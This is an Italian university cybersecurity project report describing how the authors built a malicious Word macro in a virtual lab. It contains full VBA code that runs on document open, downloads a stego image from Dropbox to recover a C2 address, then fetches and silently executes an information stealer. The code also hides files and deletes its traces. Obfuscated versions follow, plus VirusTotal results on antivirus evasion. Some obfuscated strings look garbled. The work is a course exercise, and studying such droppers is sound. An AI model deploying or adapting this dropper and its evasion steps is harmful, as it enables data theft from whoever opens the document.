

Report CyberSecurity e Protezione Dati Macro VBA

A.A. 2024/2025

Aldegheri Alessandro VR519407
Cipriani Michele VR516307

Indice

| | | |
|----------|--|-----------|
| 1 | Codifica dell'indirizzo del Server C2 nell'Immagine | 2 |
| 2 | Macro VBA | 5 |
| 2.1 | Esecuzione della macro (in chiaro) | 5 |
| 2.2 | Offuscamento del codice | 8 |
| 3 | Infrastruttura dell'Attacco | 12 |

1 Codifica dell'indirizzo del Server C2 nell'Immagine

Per codificare l'indirizzo IP del server C2 è stato scritto ed utilizzato il seguente script Python.

```
codifica_ip.py X
C: > Users > miche > Desktop > Cyber > MacroVBA_Project > codifica_decodifica > codifica_ip.py > ...
1
2 from PIL import Image
3
4 def encode_ip_in_pixels(image_path, output_path, ip_address):
5     # Converti gli ottetti dell'IP in binario
6     ip_octets = [int(octet) for octet in ip_address.split('.')] #lista di valori interi
7     binary_message = ''.join(format(octet, '08b') for octet in ip_octets) #converto in binario e passo a stringhe
8
9     # Carica l'immagine
10    img = Image.open(image_path)
11    pixels = img.load()
12
13    # Verifica che l'immagine abbia abbastanza pixel per contenere il messaggio
14    width, height = img.size
15    total_pixels = width * height
16    if len(binary_message) > total_pixels * 3: # Ogni pixel ha 3 canali (R, G, B)
17        raise ValueError("L'immagine non ha abbastanza spazio per il messaggio.")
18
19    # Codifica il messaggio nei bit meno significativi
20    binary_index = 0
21    for y in range(height):
22        for x in range(width):
23            r, g, b = pixels[x, y]
24
25            # Sostituisco i bit meno significativi con il messaggio
26
27            # (r & 0xFE) AND BIT A BIT CON 11111110
28
29            if binary_index < len(binary_message):
30                r = (r & 0xFE) | int(binary_message[binary_index]) # Cambia LSB del canale R
31                binary_index += 1
32            if binary_index < len(binary_message):
33                g = (g & 0xFE) | int(binary_message[binary_index]) # Cambia LSB del canale G
34                binary_index += 1
35            if binary_index < len(binary_message):
36                b = (b & 0xFE) | int(binary_message[binary_index]) # Cambia LSB del canale B
37                binary_index += 1
38
39            pixels[x, y] = (r, g, b)
40
41    # Salva l'immagine modificata
42    img.save(output_path)
43
44    encode_ip_in_pixels("Word.png", "Word_with_ip.png", "10.0.2.15")
```

Figure 1: Script python per codifica IP

La tecnica usata si basa sul nascondere l'indirizzo IP direttamente nei pixel dell'immagine. Essendo un indirizzo IP composto da 4 ottetti di valori da 0 a 255, inizialmente si era pensato di codificare l'indirizzo ip direttamente nei primi 4 pixel dell'immagine (sfruttando quindi solamente il canale R di ogni pixel). Il risultato ottenuto non era del tutto ottimale poiché analizzando l'immagine si potevano notare ad occhio nudo variazioni di colore nei pixel.



Figure 2: Immagine di partenza



Figure 3: Immagine con codifica nei primi 4 pixel

È stata quindi adottata una codifica più sparsa, ossia invece di concentrare l'indirizzo ip nei primi 4 pixel dell'immagine, si è deciso di convertire l'IP in binario (ottenendo quindi 32 bit) e modificare per ogni canale (R,G,B) dell'immagine il Bit meno significativo sostituendolo con il bit dell'indirizzo ip da codificare (fino a codificarne 32).



Figure 4: Immagine con codifica sparsa

Ad occhio nudo non è possibile notare alcuna variazione di tonalità, e le modifiche non vengono rilevate neppure da alcuni tool automatici.

2 Macro VBA

2.1 Esecuzione della macro (in chiaro)

Per assicurare l'avvio della macro all'apertura del documento, è stata definita la routine `Document_Open()` che viene eseguita automaticamente una volta aperto il file.

Viene quindi chiamata la procedura `Main()`.

```
Sub Main()  
    Dim imgURL As String  
    Dim imgPath As String  
    Dim ipAddress As String  
    Dim exeURL As String  
    Dim exePath As String  
    Dim objShell As Object  
    Dim result As String  
    Dim informationStealerURL As String  
    Dim informationStealerPath As String  
  
    ' Percorso dell'immagine  
    imgURL = "https://www.dropbox.com/sc/1fi/ojbjsa6vwq3wjbkytnova/Word_with_ip.png?rlkey=q68ko51lxvf00jeydcj6ickf0&raw=1"  
    ' Percorso dove salvare l'immagine scaricata  
    imgPath = "C:\Users\vboxuser\Desktop\prova\Word_with_ip.png"  
  
    ' URL dello script eseguibile  
    exeURL = "https://www.dropbox.com/sc/1fi/g4auutmr8jowy4c4eaj7/decode_ip_from_pixels.exe?rlkey=nwn3skmp6sv6w5ye7disq2w9h&raw=1"  
    ' Percorso dove salvare lo script exe  
    exePath = "C:\Users\vboxuser\Desktop\prova\decode_ip_from_pixels.exe"  
  
    ' Scarica l'immagine da Dropbox  
    DownloadFile imgURL, imgPath  
    ' Scarica lo script Python da Dropbox  
    DownloadFile exeURL, exePath  
  
    ' Rendi i file nascosti  
    SetFileHidden imgPath  
    SetFileHidden exePath  
  
    ' Comando per eseguire l'eseguibile con l'immagine come argomento  
    exeArgs = "" & exePath & "" & "" & imgPath & ""  
  
    ' Esegui lo script per ottenere l'indirizzo IP  
    Set objShell = CreateObject("WScript.Shell")  
    Set execObj = objShell.Exec(exeArgs)  
  
    ' Leggi l'output dell'esecuzione del comando (l'IP decodificato)  
    result = execObj.StdOut.ReadAll  
    ipAddress = Trim(result) ' Rimuove eventuali spazi vuoti  
  
    ipAddress = Replace(ipAddress, vbCr, "")  
    ipAddress = Replace(ipAddress, vbLf, "")  
  
    ' URL del payload "information_stealer.exe"  
    informationStealerURL = "http://" & ipAddress & ":5000/information_stealer.exe"  
    ' Percorso per salvare il payload  
    informationStealerPath = "C:\Users\vboxuser\Desktop\prova\information_stealer.exe"  
  
    ' Scarica il payload dal server C2  
    If DownloadFile(informationStealerURL, informationStealerPath) Then  
        ' Rendi il payload nascosto  
        SetFileHidden informationStealerPath  
        ' Esegui il payload  
        objShell.Run "" & informationStealerPath & "", 0, False  
    End If  
  
    Wait (10) ' Attendere 10 secondi  
    ' Elimina i file scaricati alla fine dell'esecuzione  
    DeleteFile imgPath  
    DeleteFile exePath  
    DeleteFile informationStealerPath  
  
End Sub
```

Figure 5: Immagine del metodo Main

Il metodo `Main()` contiene tutte le istruzioni chiave volte al funzionamento generale del progetto. Esso infatti scarica l'immagine contenente l'indirizzo IP del server C2 da Dropbox, procedendo poi alla decodifica e al salvataggio di quest'ultimo. In seguito provvede ad instaurare una connessione con il server C2 e tramite una richiesta GET riceve l'information stealer. Successivamente lo esegue, inviando dunque i file sensibili (mediante protocollo POST) al server C2. Il metodo infine nasconde per poi eliminare tutti i file che utilizza durante l'attacco.

Le procedure ausiliarie utilizzate sono le seguenti:

```

Function DownloadFile(ByVal fileURL As String, ByVal savePath As String) As Boolean
    On Error GoTo ErrHandler
    Dim http As Object
    Dim fileStream As Object

    ' Crea l'oggetto WinHttpRequest per gestire la richiesta HTTP
    Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
    http.Option(6) = True ' Segui automaticamente i reindirizzamenti
    http.Open "GET", fileURL, False
    http.Send

    ' Controlla se la richiesta ha avuto successo (stato HTTP 200)
    If http.status = 200 Then
        ' Crea l'oggetto ADODB.Stream per salvare il file
        Set fileStream = CreateObject("ADODB.Stream")
        fileStream.Type = 1 ' Tipo binario
        fileStream.Open
        fileStream.Write http.ResponseBody
        fileStream.SaveToFile savePath, 2 ' Sovrascrivi se il file esiste
        fileStream.Close
        DownloadFile = True
    Else
        DownloadFile = False
    End If

    ' Pulisci gli oggetti
    Set http = Nothing
    Set fileStream = Nothing
    Exit Function

ErrHandler:
    DownloadFile = False
    If Not fileStream Is Nothing Then fileStream.Close
    Set http = Nothing
    Set fileStream = Nothing
End Function

```

Figure 6: Immagine del metodo DownloadFile

Il metodo DownloadFile è utilizzato per scaricare file dalla piattaforma DropBox. Il suo funzionamento si basa sulla creazione di richieste HTTP che sfruttano il protocollo GET per scaricare i file.

```

Sub SetFileHidden(ByVal filePath As String)
    ' Imposta il file come nascosto
    Dim objShell As Object
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd /c attrib +h "" & filePath & """, 0, True
End Sub

```

```

Sub DeleteFile(ByVal filePath As String)
    ' Elimina il file se esiste
    On Error Resume Next
    Dim fso As Object
    Set fso = CreateObject("Scripting.FileSystemObject")
    If fso.FileExists(filePath) Then
        fso.DeleteFile filePath
    End If
    On Error GoTo 0
End Sub

```

```

' Funzione per simulare una pausa (sleep) in VBScript
Sub Wait(ByVal seconds)
    Dim endTime
    endTime = Now + TimeValue("00:00:" & seconds)
    Do While Now < endTime
        DoEvents ' Rilascia il controllo per evitare che lo script "si blocchi"
    Loop
End Sub

```

Figure 7: Immagine dei metodi ausiliari

Il metodo SetFileHidden si occupa di rendere nascosti i file per non renderli visibili nella macchina attaccata. Il metodo DeleteFile si occupa di eliminare i file una volta che la macro termina per rimuovere ogni tipo di traccia. Il metodo Wait si occupa di bloccare il flusso esecutivo del programma per permettere all'information stealer di essere eseguito.

2.2 Offuscamento del codice

Per offuscare il codice della macro sono state utilizzate le seguenti tecniche:

- Ridenominazione di funzioni
- Ridenominazione di variabili
- Rimozione commenti.
- Codifica stringhe.

Ottenendo il seguente risultato:

```
Sub Main()
    Dim a1 As String
    Dim a2 As String
    Dim a3 As String
    Dim b1 As String
    Dim b2 As String
    Dim b3 As Object
    Dim c1 As String
    Dim c2 As String
    Dim c3 As String

    b1 = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(115) & Chr(58) & Chr(47) & Chr(47) & Chr(119) & Chr(119) & Chr(119) & Chr(46) & Chr(100) & Chr(114) & Chr(111) & Chr(112) & Chr(98) & Chr(111) & Chr(120) & Chr(109) & Chr(47) & Chr(115) & Chr(99) & Chr(108) & Chr(47) & Chr(102) & Chr(105) & Chr(47) & Chr(111) & Chr(106) & Chr(98) & Chr(106) & Chr(115) & Chr(97) & Chr(54) & Chr(118) & Chr(119) & Chr(113) & Chr(51) & Chr(121) & Chr(116) & Chr(110) & Chr(111) & Chr(118) & Chr(97) & Chr(87) & Chr(87) & Chr(111) & Chr(114) & Chr(100) & Chr(95) & Chr(119) & Chr(105) & Chr(116) & Chr(104) & Chr(95) & Chr(105) & Chr(112) & Chr(4) & Chr(63) & Chr(114) & Chr(108) & Chr(107) & Chr(101) & Chr(121) & Chr(61) & Chr(113) & Chr(54) & Chr(56) & Chr(107) & Chr(111) & Chr(53) & Chr(49) & Chr(49) & Chr(120) & Chr(119) & Chr(102) & Chr(48) & Chr(48) & Chr(99) & Chr(106) & Chr(54) & Chr(105) & Chr(99) & Chr(107) & Chr(102) & Chr(48) & Chr(38) & Chr(114) & Chr(97) & Chr(119) & Chr(61) & Chr(49)

    a2 = Chr(67) & Chr(58) & Chr(92) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(115) & Chr(92) & Chr(118) & Chr(98) & Chr(111) & Chr(120) & Chr(117) & Chr(115) & Chr(101) & Chr(114) & Chr(92) & Chr(68) & Chr(111) & Chr(112) & Chr(92) & Chr(112) & Chr(114) & Chr(111) & Chr(118) & Chr(97) & Chr(92) & Chr(87) & Chr(111) & Chr(114) & Chr(100) & Chr(95) & Chr(119) & Chr(105) & Chr(116) & Chr(104) & Chr(95) & Chr(110) & Chr(110) & Chr(103)

    b1 = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(115) & Chr(58) & Chr(47) & Chr(47) & Chr(119) & Chr(119) & Chr(119) & Chr(46) & Chr(100) & Chr(114) & Chr(111) & Chr(112) & Chr(98) & Chr(111) & Chr(120) & Chr(47) & Chr(115) & Chr(99) & Chr(108) & Chr(47) & Chr(102) & Chr(105) & Chr(47) & Chr(111) & Chr(106) & Chr(98) & Chr(106) & Chr(115) & Chr(97) & Chr(54) & Chr(118) & Chr(119) & Chr(113) & Chr(51) & Chr(121) & Chr(116) & Chr(110) & Chr(111) & Chr(118) & Chr(97) & Chr(87) & Chr(87) & Chr(111) & Chr(114) & Chr(100) & Chr(95) & Chr(119) & Chr(105) & Chr(116) & Chr(104) & Chr(95) & Chr(105) & Chr(112) & Chr(109) & Chr(101) & Chr(108) & Chr(115) & Chr(46) & Chr(101) & Chr(120) & Chr(101) & Chr(63) & Chr(114) & Chr(108) & Chr(107) & Chr(101) & Chr(121) & Chr(61) & Chr(110) & Chr(119) & Chr(110) & Chr(51) & Chr(54) & Chr(115) & Chr(118) & Chr(54) & Chr(119) & Chr(53) & Chr(121) & Chr(101) & Chr(55) & Chr(100) & Chr(105) & Chr(115) & Chr(13) & Chr(50) & Chr(119) & Chr(97) & Chr(104) & Chr(38) & Chr(114) & Chr(97)

    b2 = Chr(67) & Chr(58) & Chr(92) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(115) & Chr(92) & Chr(118) & Chr(98) & Chr(111) & Chr(120) & Chr(117) & Chr(115) & Chr(101) & Chr(114) & Chr(92) & Chr(68) & Chr(111) & Chr(112) & Chr(92) & Chr(112) & Chr(114) & Chr(111) & Chr(118) & Chr(97) & Chr(92) & Chr(100) & Chr(101) & Chr(99) & Chr(111) & Chr(100) & Chr(101) & Chr(95) & Chr(105) & Chr(112) & Chr(95) & Chr(110) & Chr(95) & Chr(112) & Chr(105) & Chr(120) & Chr(101) & Chr(108) & Chr(115) & Chr(46) & Chr(101) & Chr(120) & Chr(101)

    Xxx a1, a2
    Xxx b1, b2
    Yyy a2
    Yyy b2

    exeArgs = "" & b2 & "" "" & a2 & ""

    Set b3 = CreateObject(Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr(46) & Chr(93) & Chr(104) & Chr(101) & Chr(108) & Chr(108))
    Set exeObj = b3.Exec(exeArgs)

    c1 = exeObj.StdOut.ReadAll
    a3 = Trim(c1)

    a3 = Replace(a3, vbCrLf, "")
    a3 = Replace(a3, vbCrLf, "")

    c2 = Chr(104) & Chr(116) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(47) & a3 & Chr(58) & Chr(53) & Chr(48) & Chr(48) & Chr(48) & Chr(47) & Chr(105) & Chr(110) & Chr(102) & Chr(111) & Chr(114) & Chr(109) & Chr(114) & Chr(46) & Chr(101) & Chr(120) & Chr(101)

    c3 = Chr(67) & Chr(58) & Chr(92) & Chr(85) & Chr(115) & Chr(101) & Chr(114) & Chr(115) & Chr(92) & Chr(118) & Chr(98) & Chr(111) & Chr(120) & Chr(117) & Chr(115) & Chr(101) & Chr(114) & Chr(92) & Chr(68) & Chr(111) & Chr(112) & Chr(92) & Chr(112) & Chr(114) & Chr(111) & Chr(118) & Chr(97) & Chr(92) & Chr(105) & Chr(110) & Chr(102) & Chr(111) & Chr(114) & Chr(109) & Chr(97) & Chr(116) & Chr(105) & Chr(111) & Chr(101) & Chr(97) & Chr(97) & Chr(111) & Chr(114) & Chr(100) & Chr(95) & Chr(119) & Chr(105) & Chr(116) & Chr(104) & Chr(95) & Chr(105) & Chr(112) & Chr(4) & Chr(63) & Chr(114) & Chr(108) & Chr(107) & Chr(101) & Chr(121) & Chr(61) & Chr(113) & Chr(54) & Chr(56) & Chr(107) & Chr(111) & Chr(53) & Chr(49) & Chr(49) & Chr(120) & Chr(119) & Chr(102) & Chr(48) & Chr(48) & Chr(99) & Chr(106) & Chr(54) & Chr(105) & Chr(99) & Chr(107) & Chr(102) & Chr(48) & Chr(38) & Chr(114) & Chr(97) & Chr(119) & Chr(61) & Chr(49)

    If Xxx(c2, c3) Then
        Yyy c3
        b3.Run "" "" & c3 & "" "", 0, False
    End If

    JJJ (10)
    WwW a2
    WwW b2
    WwW c3
End Sub
```

Figure 8: Main offuscato

```

Function XxXx(ByVal ddD As String, ByVal jklm As String) As Boolean
    On Error GoTo ErrHandler
    Dim nl As Object
    Dim sum As Object

    Set nl = CreateObject(Chr(87) & Chr(105) & Chr(110) & Chr(72) & Chr(116) & Chr(116) & Chr(112) & Chr(46) & Chr(87) & Chr(105) & Chr(110) & Chr(72) & Chr(116) & Chr(53) & Chr(46) & Chr(49))
    nl.Option(6) = True
    nl.Open Chr(71) & Chr(69) & Chr(84), ddD, False
    nl.Send

    If nl.status = 200 Then
        Set sum = CreateObject(Chr(65) & Chr(68) & Chr(79) & Chr(68) & Chr(66) & Chr(46) & Chr(83) & Chr(116) & Chr(114) & Chr(101) & Chr(97) & Chr(109))
        sum.Type = 1
        sum.Open
        sum.Write nl.ResponseBody
        sum.SaveToFile jklm, 2
        sum.Close
        XxXx = True
    Else
        XxXx = False
    End If

    Set nl = Nothing
    Set sum = Nothing
    Exit Function

ErrHandler:
    XxXx = False
    If Not sum Is Nothing Then sum.Close
    Set nl = Nothing
    Set sum = Nothing
End Function

Sub YyYy(ByVal zzZ As String)
    Dim b3 As Object
    Set b3 = CreateObject(Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr(46) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108))
    b3.Run "cmd /c attrib +h "" & zzZ & """, 0, True
End Sub

Sub WwWw(ByVal zzZ As String)
    On Error Resume Next
    Dim fso As Object
    Set fso = CreateObject(Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) & Chr(116) & Chr(105) & Chr(110) & Chr(103) & Chr(46) & Chr(70) & Chr(105) & Chr(108))
    If fso.FileExists(zzZ) Then
        fso.DeleteFile zzZ
    End If
    On Error GoTo 0
End Sub

Sub JjJj(ByVal ml)
    Dim ffff
    ffff = Now + TimeValue(Chr(48) & Chr(48) & Chr(58) & Chr(48) & Chr(48) & Chr(58) & ml)
    Do While Now < ffff
        DoEvents
    Loop
End Sub

```

Figure 9: Altri metodi offuscati

Una seconda possibile soluzione per l'offuscazione è l'utilizzo di tool dedicati come ad esempio, MacroPack (https://github.com/sevagas/macro_pack). Il risultato, del solo metodo Main, è il seguente:

```

Const pitaujjfrxs = 2
Const gdnymkkbnut = 1
Const msrvciqxsduoy = 0

Sub Main()
    Dim iwaowrvlswjs As String
    Dim bjlvgclzilnx As String
    Dim pthyblkuvnygkn As String
    Dim apitszdbqxrkvxvzja As String
    Dim ekccdnauslafuzmxn As String
    Dim sgxortapsazhxgrzo As Object
    Dim ljuhipampfxfv As String
    Dim uevgomecipohihetqi As String
    Dim soakmklstir As String

    iwaowrvlswjs = bulhxdtkouvdca("68747470733a2f2f777772e64726f70626f782e636f6d2f73636c2f66692f6f6a626a73613676777133776a626b
    bjlvgclzilnx = bulhxdtkouvdca("433a5c557365") & bulhxdtkouvdca("72735c76626f78757365725c4465736b746f705c70726f76615c576f726
    apitszdbqxrkvxvzja = bulhxdtkouvdca("68747470733a2f2f777772e64726f70626f782e636f6d2f73636c2f66692f6f6a626a73613676777133776a626b
    ekccdnauslafuzmxn = bulhxdtkouvdca("433a5c55736572735c76626f78757365725c4465736b746f705c70726f76615c576f726
    vdllwtejisjgnp iwaowrvlswjs, bjlvgclzilnx
    vdllwtejisjgnp apitszdbqxrkvxvzja, ekccdnauslafuzmxn
    duucegiupterzfft bjlvgclzilnx
    duucegiupterzfft ekccdnauslafuzmxn
    exeArgs = "" & ekccdnauslafuzmxn & "" "" & bjlvgclzilnx & ""
    Set sgxortapsazhxgrzo = CreateObject(bulhxdtkouvdca("575363726970742e53") & bulhxdtkouvdca("68656c6c"))
    Set gawagepqrwgdwjbhzn = sgxortapsazhxgrzo.Exec(exeArgs)
    ljuhipampfxfv = gawagepqrwgdwjbhzn.StdOut.ReadAll
    pthyblkuvnygkn = Trim(ljuhipampfxfv)
    pthyblkuvnygkn = Replace(pthyblkuvnygkn, vbCr, "")
    pthyblkuvnygkn = Replace(pthyblkuvnygkn, vbLf, "")
    uevgomecipohihetqi = bulhxdtkouvdca("6874") & bulhxdtkouvdca("74703a2f2f") & pthyblkuvnygkn & bulhxdtkouvdca("3a353030302f
    soakmklstir = bulhxdtkouvdca("433a5c55736572735c76626f78757365725c4465736b746f705c") & bulhxdtkouvdca("70726f76615c696e666
    If vdllwtejisjgnp(uevgomecipohihetqi, soakmklstir) Then
        duucegiupterzfft soakmklstir
        sgxortapsazhxgrzo.Run "" & soakmklstir & "", msrvciqxsduoy, False
    End If
    tjmdteancvbjmkppf (2)
    sctosqijjbqsu bjlvgclzilnx
    sctosqijjbqsu ekccdnauslafuzmxn
    sctosqijjbqsu soakmklstir
End Sub

```

Figure 10: Risultato con MacroPack

L'efficacia delle tecniche di offuscazione è stata valutata con VirusTotal, osservando il comportamento degli antivirus:

| Popular threat label 🔍 downloader.emodldr/heur2 | | Threat categories 🔍 downloader trojan | | Family labels 🔍 emodldr heur2 o97m | |
|--|--|--|--|---|--|
| Security vendors' analysis 🔍 | | | | Do you want to automate checks? | |
| Arcabit | 🔍 HEUR.VBA.CG.1 | Avast | 🔍 Script:SNH-gen [Trj] | | |
| AVG | 🔍 Script:SNH-gen [Trj] | Avira (no cloud) | 🔍 HEUR/Macro.Downloader | | |
| BitDefender | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen | ClamAV | 🔍 Win.Worm.IFeel-1 | | |
| CTX | 🔍 Docx.unknown.emodldr | Cynet | 🔍 Malicious (score: 99) | | |
| Elastic | 🔍 Malicious (high Confidence) | Emsisoft | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen (B) | | |
| eScan | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen | ESET-NOD32 | 🔍 VBS/Agent.PLJ | | |
| Fortinet | 🔍 WM/Agent.E839ltr | GData | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen | | |
| Google | 🔍 Highly Suspicious | Huorong | 🔍 OMacro/Downloader.yj | | |
| Kaspersky | 🔍 HEUR:Trojan.Script.Generic | Microsoft | 🔍 TrojanDownloader:O97M/Adnel | | |
| NANO-Antivirus | 🔍 Trojan.Script.ExpKit.exylvw | QuickHeal | 🔍 O97M.Dropper.DZ | | |
| Rising | 🔍 Malware.Obfus/VBA@AI.92 (VBA) | Sangfor Engine Zero | 🔍 VBA.Sus.Obf | | |
| SentinelOne (Static ML) | 🔍 Static AI - Malicious OPENXML | Sophos | 🔍 Mal/Generic-S | | |
| Symantec | 🔍 ISB.DownloaderIgen60 | TACHYON | 🔍 Suspicious/WOX.XSR.Gen | | |
| Tencent | 🔍 Heur.Macro.Generic.a.d1aad26e | Trellix (HX) | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen | | |
| TrendMicro | 🔍 Mal_OLEMAL-3 | TrendMicro-HouseCall | 🔍 Mal_OLEMAL-3 | | |
| VIPRE | 🔍 VB.Heur2.EmoDldr.6.1B806C60.Gen | WithSecure | 🔍 Heuristic.HEUR/Macro.Downloader | | |
| Acronis (Static ML) | ✅ Undetected | AhnLab-V3 | ✅ Undetected | | |
| Alibaba | ✅ Undetected | AliCloud | ✅ Undetected | | |
| ALYac | ✅ Undetected | Antiy-AVL | ✅ Undetected | | |
| Avast-Mobile | ✅ Undetected | Baidu | ✅ Undetected | | |
| CMC | ✅ Undetected | CrowdStrike Falcon | ✅ Undetected | | |
| DrWeb | ✅ Undetected | Gridinsoft (no cloud) | ✅ Undetected | | |
| Ikarus | ✅ Undetected | Jiangmin | ✅ Undetected | | |
| K7AntiVirus | ✅ Undetected | K7GW | ✅ Undetected | | |

Figure 11: Analisi con primo metodo di offuscamento

| Popular threat label 🔗 downloader.corona/macos | | Threat categories 🔗 downloader trojan | | Family labels 🔗 corona macos w97m | |
|---|---|--|---|--|--|
| Security vendors' analysis 🔗 | | | | Do you want to automate checks? | |
| ALYac | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | Arcabit | 🔗 HEUR.VBA.CG.1 | | |
| Avast | 🔗 VBA:Downloader-BLZ [Trj] | AVG | 🔗 VBA:Downloader-BLZ [Trj] | | |
| Avira (no cloud) | 🔗 W97M/Agent.2373815 | BitDefender | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | | |
| ClamAV | 🔗 Doc.Malware.Corona-10003975-0 | CTX | 🔗 Docx.unknown.corona | | |
| Cynet | 🔗 Malicious (score: 99) | Elastic | 🔗 Malicious (high Confidence) | | |
| Emsisoft | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A (B) | eScan | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | | |
| Fortinet | 🔗 WM/Agent.8315ltr | GData | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | | |
| Google | 🔗 Highly Suspicious | Huorong | 🔗 OMacro/Downloader.yj | | |
| Kaspersky | 🔗 HEUR:Trojan.Script.Generic | NANO-Antivirus | 🔗 Trojan.Ole2.Vbs-heuristic.druvzl | | |
| QuickHeal | 🔗 O97M.Downloader.38137 | Rising | 🔗 Malware.Obfus/VBA@AI.100 (VBA) | | |
| Sangfor Engine Zero | 🔗 VBA.Sus.Obf | SentinelOne (Static ML) | 🔗 Static AI - Malicious OPENXML | | |
| Symantec | 🔗 Scr.MalcodeIgen42 | Trellix (HX) | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | | |
| TrendMicro | 🔗 HEUR_VBA.O2 | VIPRE | 🔗 GT:VB.Macros.Corona.3.9CF5ED4A | | |
| WithSecure | 🔗 Malware.W97M/Agent.2373815 | Acronis (Static ML) | ✅ Undetected | | |
| AhnLab-V3 | ✅ Undetected | Alibaba | ✅ Undetected | | |
| AliCloud | ✅ Undetected | Antiy-AVL | ✅ Undetected | | |
| Avast-Mobile | ✅ Undetected | Baidu | ✅ Undetected | | |
| CMC | ✅ Undetected | CrowdStrike Falcon | ✅ Undetected | | |
| DrWeb | ✅ Undetected | ESET-NOD32 | ✅ Undetected | | |
| Gridinsoft (no cloud) | ✅ Undetected | Ikarus | ✅ Undetected | | |
| Jiangmin | ✅ Undetected | K7AntiVirus | ✅ Undetected | | |
| K7GW | ✅ Undetected | Kingsoft | ✅ Undetected | | |
| Lionic | ✅ Undetected | Malwarebytes | ✅ Undetected | | |
| MaxSecure | ✅ Undetected | Microsoft | ✅ Undetected | | |

Figure 12: Analisi con MacroPack

Notiamo come, a seconda della tipologia di offuscamento utilizzata, gli antivirus forniscano rilevazioni differenti. Nel primo caso, l'offuscamento ha portato il file a essere classificato principalmente come **Heur2**, suggerendo un rilevamento basato su analisi euristiche avanzate, spesso associate a loader di Emotet (noto Trojan). Nel secondo caso, invece, il file è stato identificato con firme più specifiche, come **Corona**, indicando una minaccia legata a macro VBA malevoli e una classificazione più diretta basata su pattern già noti. Questo evidenzia come l'approccio di offuscamento influenzi la modalità di rilevamento da parte dei motori antivirus. Inoltre, il fatto che il secondo file sia stato segnato con una firma nota ci indica che gli schemi di Macropack sono ormai riconosciuti dagli antivirus, rendendo il suo offuscamento meno efficace nell'eludere il rilevamento. Al contrario, offuscamenti più personalizzati (come quello da noi proposto), possono ancora attivare analisi euristiche invece di essere immediatamente associati a una minaccia già catalogata.

3 Infrastruttura dell'Attacco

I due attori principali sono due macchine virtuali, rispettivamente con sistemi operativi Windows 11 (macchina attaccata) e Linux Ubuntu 24.04.01 LTS (attaccante). Per permettere la loro comunicazione e garantire il loro collegamento verso la rete Internet è stata creata all'interno dell'applicativo VirtualBox una Nat Network.




Figure 13: Configurazione della NatNetwork in VirtualBox

Entrambe le macchine sono state collegate a questa rete tramite la configurazione dei loro Network Adapter.

